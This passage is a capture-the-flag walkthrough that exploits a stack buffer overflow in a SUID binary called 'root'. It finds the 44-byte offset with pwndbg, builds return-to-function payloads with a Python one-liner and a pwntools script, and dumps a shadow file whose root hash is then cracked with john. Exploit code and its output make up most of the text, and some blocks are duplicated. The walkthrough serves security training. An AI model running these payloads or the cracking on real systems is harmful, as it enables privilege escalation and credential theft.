└─# scp 'pingu@10.10.107.224:/opt/secret/root' thecodcaper
pingu@10.10.107.224's password:
root                                                                    100% 7516    16.9KB/s   00:00

┌──(root㉿kali)-[~kali]
└─# cd thecodcaper

┌──(root㉿kali)-[~kali/thecodcaper]
└─# ls
big.txt  id_rsa  request.txt  root

┌──(root㉿kali)-[~kali/thecodcaper]
└─#
```

```
┌──(root㉿kali)-[~kali/thecodcaper]
└─# checksec -f root
Usage: checksec [--format={cli,csv,xml,json}] [OPTION]


Options:

 ## Checksec Options
  --file={file}
  --dir={directory}
  --listfile={text file with one file per line}
  --proc={process name}
  --proc-all
  --proc-libs={process ID}
  --kernel[=kconfig]
  --fortify-file={executable-file}
  --fortify-proc={process ID}
  --version
  --help
  --update or --upgrade

 ## Modifiers
  --debug
  --verbose
  --format={cli,csv,xml,json}
  --output={cli,csv,xml,json}
  --extended

For more information, see:
  http://github.com/slimm609/checksec.sh
```

```
┌──(root㉿kali)-[~kali/thecodcaper]
└─# checksec --file=root
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fort
ified   Fortifiable     FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   74 Symbols        No    0  0
root
```

Task 7 pwndbg

Task 7 ○ pwndbg

Luckily for us I was able to snag a copy of the source code from my dad's flash drive

```
#include "unistd.h"
#include "stdio.h"
#include "stdlib.h"
void shell(){
setuid(1000);
setgid(1000);
system("cat /var/backups/shadow.bak");
}

void get_input(){
char buffer[32];
scanf("%s",buffer);
}

int main(){
get_input();
}
```

The SUID file seems to expect 32 characters of input, and then immediately exits. This seems to warrant further investigation. Luckily I was practicing binary exploitation back when I was using that PC, so I have tools preinstalled to examine. One of those tools is pwndbg, a plugin for GDB which allows you to better examine binary files.

Run `gdb /opt/secret/root` and you should see a screen similar to this

Run `gdb /opt/secret/root` and you should see a screen similar to this

```
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 178 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from /opt/secret/root...(no debugging symbols found)...done.
pwndbg>
```

This means that pwndbg has successfully been initialized. The next step is to test if anything happens when you send more then 32 characters. To do this type `r < <(cyclic 50)`, that command runs the program and provides 50 characters worth of "cyclic" input.

Cyclic input goes like this: "aaaaaaaabaaacaaadaaaeaaaf" etc. Because it's in this "cyclic" format, it allows us to better understand the control we have over certain registers, for reasons you are about to see.

Once you run that command you should see something similar to this screen

This means that pwndbg has successfully been initialized. The next step is to test if anything happens when you send more then 32 characters. To do this type `r < <(cyclic 50)`, that command runs the program and provides 50 characters worth of "cyclic" input.

Cyclic input goes like this: "aaaaaaaabaaacaaadaaaeaaaf" etc. Because it's in this "cyclic" format, it allows us to better understand the control we have over certain registers, for reasons you are about to see.

Once you run that command you should see something similar to this screen

Now this is where some knowledge of assembly helps. It seems that in this case we're able to overwrite EIP, which is known as the instruction pointer. The instruction pointer tells the program which bit of memory to execute next, which in an ideal case would have the program run normally. However, since we're able to overwrite it, we can theoretically execute any part of the program at any time.

Recall the shell function from the source code, if we can overwrite EIP to point to the shell function, we can cause it to execute. This is also where the benefits of cyclic input show themselves. Recall that cyclic input goes in 4 character/byte sequences, meaning we're able to calculate exactly how many characters we need to provide before we can overwrite EIP.

Luckily cyclic provides this functionality with the -l flag, running cyclic -l {fault address} will tell us exactly how many characters we need to provide we can overwrite EIP.

Running `cyclic -l 0x6161616c` outputs 44, meaning we can overwrite EIP once we provide 44 characters of input.

That's all we needed for pre-explotation!

Answer the questions below


Read the above :)

No answer needed

Completed

```
┌──(root㉿kali)-[~kali/thecodcaper]
└─# gdb root
GNU gdb (Debian 13.1-3) 13.1
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from root...
(No debugging symbols found in root)
(gdb)
```

```
pingu@ubuntu:~$ gdb /opt/secret/root
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 178 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from /opt/secret/root...(no debugging symbols found)...done.
pwndbg>
```


pwndbg> r < <(cyclic 50)
Starting program: /opt/secret/root < <(cyclic 50)
[*] Checking for new versions of pwntools
To disable this functionality, set the contents of /home/pingu/.pwntools-cache-2.7/update to 'never'.
[!] An issue occurred while checking PyPI
[*] You have the latest version of Pwntools (4.0.0)
Program received signal SIGSEGV, Segmentation fault.
0x6161616c in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[REGISTERS]
EAX 0x1
EBX 0x0
ECX 0x1
EDX 0xf774987c (_IO_stdfile_0_lock) ◂— 0
EDI 0xf7748000 (_GLOBAL_OFFSET_TABLE_) ◂— mov al, 0x1d /* 0x1b1db0 */
ESI 0xf7748000 (_GLOBAL_OFFSET_TABLE_) ◂— mov al, 0x1d /* 0x1b1db0 */
EBP 0x6161616b ('kaaa')
ESP 0xffd39710 ◂— 0xf700616d /* 'ma' */
EIP 0x6161616c ('laaa')
[DISASM]
Invalid address 0x6161616c
[STACK]
00:0000 esp 0xffd39710 ◂— 0xf700616d /* 'ma' */
01:0004 0xffd39714 —▸ 0xffd39730 ◂— 0x1
02:0008 0xffd39718 ◂— 0x0
03:000c 0xffd3971c —▸ 0xf75ae637 (__libc_start_main+247) ◂— add esp, 0x10
04:0010 0xffd39720 —▸ 0xf7748000 (_GLOBAL_OFFSET_TABLE_) ◂— mov al, 0x1d /* 0x1b1db0 */
... ↓
06:0018 0xffd39728 ◂— 0x0
07:001c 0xffd3972c —▸ 0xf75ae637 (__libc_start_main+247) ◂— add esp, 0x10
[BACKTRACE]
▸ f 0 6161616c
f 1 f700616d
Program received signal SIGSEGV (fault address 0x6161616c)
pwndbg>

Task 8 Binary-Exploitaion: Manually

Previously we figured out that we need to provide 44 characters of input, and then we can execute whatever part of the program we want. Now the next step is to find out exactly where the shell function is in memory so we know what to set EIP to. GDB supports this as well with the disassemble command. Type disassemble shell, and this should pop up.

```
pwndbg> disassemble shell
Dump of assembler code for function shell:
   0x080484cb <+0>:     push   ebp
   0x080484cc <+1>:     mov    ebp,esp
   0x080484ce <+3>:     sub    esp,0x8
   0x080484d1 <+6>:     sub    esp,0xc
   0x080484d4 <+9>:     push   0x3e8
   0x080484d9 <+14>:    call   0x80483a0 <setui
   0x080484de <+19>:    add    esp,0x10
   0x080484e1 <+22>:    sub    esp,0xc
   0x080484e4 <+25>:    push   0x3e8
   0x080484e9 <+30>:    call   0x8048370 <setgi
   0x080484ee <+35>:    add    esp,0x10
   0x080484f1 <+38>:    sub    esp,0xc
   0x080484f4 <+41>:    push   0x80485d0
   0x080484f9 <+46>:    call   0x8048380 <syste
   0x080484fe <+51>:    add    esp,0x10
   0x08048501 <+54>:    nop
   0x08048502 <+55>:    leave
   0x08048503 <+56>:    ret
End of assembler dump.
```

What we're interested in is the hex memory addresses. So from what we know all we have to do is provide 44 characters, and then "0x080484cb" and the shell function should execute, let's try it!

Note: Modern CPU architectures are "little endian" meaning bytes are backwards. For example "0x080484cb" would become "cb840408"

We can use python to do this, as it allows a nice way of converting.

Method 1 - Manual conversion:

`python -c 'print "A"*44 + "\xcb\x84\x04\x08"'` will output the payload we want, but it requires manually converting to little endian

Method 2 - Struct:

```
python -c 'import struct;print "A"*44 + struct.pack("<I",0x080484cb)'
```

It requires importing a module but struct.pack allows us to automatically convert memory to little endian.

We print 44 random characters(in this case A) and then our memory address in little endian, and shell should execute. This can be tested by piping the output in to the binary

Method 1 - Manual conversion:

`python -c 'print "A"*44 + "\xcb\x84\x04\x08"'` will output the payload we want, but it requires manually converting to little endian

Method 2 - Struct:

```
python -c 'import struct;print "A"*44 + struct.pack("<I",0x080484cb)'
```

It requires importing a module but struct.pack allows us to automatically convert memory to little endian.

We print 44 random characters(in this case A) and then our memory address in little endian, and shell should execute. This can be tested by piping the output in to the binary

`python -c 'print "A"*44 + "\xcb\x84\x04\x08"' | /opt/secret/root` should provide you with this output.

```
bingu@ubuntu:/opt/secret$ python -c 'import struct;print "A"*44 + struct.pack("<I",0x080484cb)' | ./root
root:$6$rFK4s/vE$zkh2/RBiRZ746OW3/Q/zqTRVfrfYJfFjFc2/q.oYtoF1KglS3YWoExtT3cvA3ml9UtDS8PFzCk902AsWx00Ck.:18277:0:99999:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
messagebus:*:18277:0:99999:7:::
uuidd:*:18277:0:99999:7:::
papa:$1$ORU43el1$tgY7epqx64xDbXvvaSEnu.:18277:0:99999:7:::
Segmentation fault
```

We did it!

```
pwndbg> disassemble shell
Dump of assembler code for function shell:
   0x080484cb <+0>:     push   ebp
   0x080484cc <+1>:     mov    ebp,esp
   0x080484ce <+3>:     sub    esp,0x8
   0x080484d1 <+6>:     sub    esp,0xc
   0x080484d4 <+9>:     push   0x3e8
   0x080484d9 <+14>:    call   0x80483a0 <setuid@plt>
   0x080484de <+19>:    add    esp,0x10
   0x080484e1 <+22>:    sub    esp,0xc
   0x080484e4 <+25>:    push   0x3e8
   0x080484e9 <+30>:    call   0x8048370 <setgid@plt>
   0x080484ee <+35>:    add    esp,0x10
   0x080484f1 <+38>:    sub    esp,0xc
   0x080484f4 <+41>:    push   0x80485d0
   0x080484f9 <+46>:    call   0x8048380 <system@plt>
   0x080484fe <+51>:    add    esp,0x10
   0x08048501 <+54>:    nop
   0x08048502 <+55>:    leave
   0x08048503 <+56>:    ret
End of assembler dump.
```

```
pwndbg> quit
pingu@ubuntu:~$ python -c 'print "A"*44 + "\xcb\x84\x04\x08"' | /opt/secret/root
root:$6$rFK4s/vE$zkh2/RBiRZ746OW3/Q/zqTRVfrfYJfFjFc2/q.oYtoF1KglS3YWoExtT3cvA3ml9UtDS8PFzCk902AsWx00Ck.:18277:0:99999:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
messagebus:*:18277:0:99999:7:::
uuidd:*:18277:0:99999:7:::
papa:$1$ORU43el1$tgY7epqx64xDbXvvaSEnu.:18277:0:99999:7:::
Segmentation fault
pingu@ubuntu:~$
```

Task 9 Binary Exploitation: The pwntools way

Pwntools is a python library dedicated to making everything we just did in the last task much simpler. However, since it is a library, it requires python knowledge to use to it's full potential, and as such everything in this task will be done using a python script.

We start off the script with:

```
from pwn import *
proc = process('/opt/secret/root')
```

This imports all the utilities from the pwntools library so we can use them in our script, and then creates a process that we can interact with using pwntools functions.

We know that we need the memory address of the shell function, and pwntools provides a way to obtain that with ELF().

ELF allows us to get various memory addresses of important points in our binary, including the memory address of the shell function.

With the ELF addition our script becomes

```
from pwn import *
proc = process('/opt/secret/root')
elf = ELF('/opt/secret/root')
shell_func = elf.symbols.shell
```

shell_func holds the memory address of our shell function. Now we need a way to form the payload, luckily pwntools has that to with fit().

fit allows us to form a payload by combining characters and our memory address. To send the payload we can use a method in our `proc` variable, proc.sendline(), which just sends whatever data we want to the binary. Finally we can use proc.interactive(), to view the full output of the process.

With all that our final exploit script becomes


```
from pwn import *
proc = process('/opt/secret/root')
elf = ELF('/opt/secret/root')
shell_func = elf.symbols.shell
payload = fit({
44: shell_func # this adds the value of shell_func after 44 characters
})
proc.sendline(payload)
proc.interactive()
```

Save that to a .py file and run it, and you should get this output:

```
pingu@ubuntu:/tmp$ python a.py
[+] Starting local process '/opt/secret/root': pid 1086
[*] '/opt/secret/root'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
[*] Switching to interactive mode
[*] Process '/opt/secret/root' stopped with exit code -11 (SIGSEGV) (pid 1086)
root:$6$rFK4s/vE$zkh2/RBiRZ746OW3/Q/zqTRVfrfYJfFjFc2/q.oYtoF1KglS3YWoExtT3cvA3ml9UtDS8PFzCk902AsWx00Ck.:18277:0:99999:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
messagebus:*:18277:0:99999:7:::
uuidd:*:18277:0:99999:7:::
papa:$1$ORU43el1$tgY7epqx64xDbXvvaSEnu.:18277:0:99999:7:::
[*] Got EOF while reading in interactive
$
```

We did it again!

Task 10 Finishing the job



example_hashes [hashcat wiki]

```
┌──(root㉿kali)-[~kali/thecodcaper]
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
love2fish        (root)
1g 0:00:02:16 DONE (2023-06-03 08:12) 0.007342g/s 1761p/s 1761c/s 1761C/s luciole..lossims
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

What is the root password! -> love2fish